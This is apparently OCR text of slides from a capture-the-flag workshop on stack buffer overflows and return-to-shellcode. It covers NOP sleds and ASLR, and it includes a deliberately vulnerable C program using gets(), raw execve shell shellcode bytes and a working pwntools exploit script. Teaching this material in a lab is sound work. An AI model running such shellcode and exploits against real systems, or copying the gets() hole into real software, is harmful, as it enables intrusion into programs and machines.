
x86_64

```
\x31\xc0\x48\xbb\xd1\x9d\x96
\x91\xd0\x8c\x97\xff\x48\xf7
\xdb\x53\x54\x5f\x99\x52\x57
\x54\x5e\xb0\x3b\x0f\x05
```


0x00000000
0xFFFFFFFF
Shellcode
Shellcode
Shellcode
EIP

BUT WAIT!


The stack changes based on the environment variables in the system



You
Victim
0xffffcafe
Shellcode
Shellcode
Shellcode
0xffffbabe
Shellcode
Shellcode
Shellcode


NOP Sled


NOP = No OPeration (\x90)


Does nothing until it hits the shellcode



0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP



0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP


0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP


0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP


0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP


0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
EIP
Shellcode
Shellcode
Shellcode


0x00000000
0xFFFFFFFF
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP

Remove Environment Variables

ASLR

ASLR = Address Space Layout Randomisation

Randomly arranges the address space positions
of key data areas (stack)

~ Wikipedia-Kun

Disable ASLR

Return To Shellcode

Hijacking the return pointer to execute custom shellcode

ret2shell.c


15 mins to pwn ret2shell32

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30002`

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```

Exploit Flow



1. Calculate Padding (De Bruijn Sequence)
2. Injecting Shellcode into the stack
3. Sliding down Nop Sled and executing shellcode
4. Get Shell!

Pwntools

Automating the boring stuff

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

Segfault?

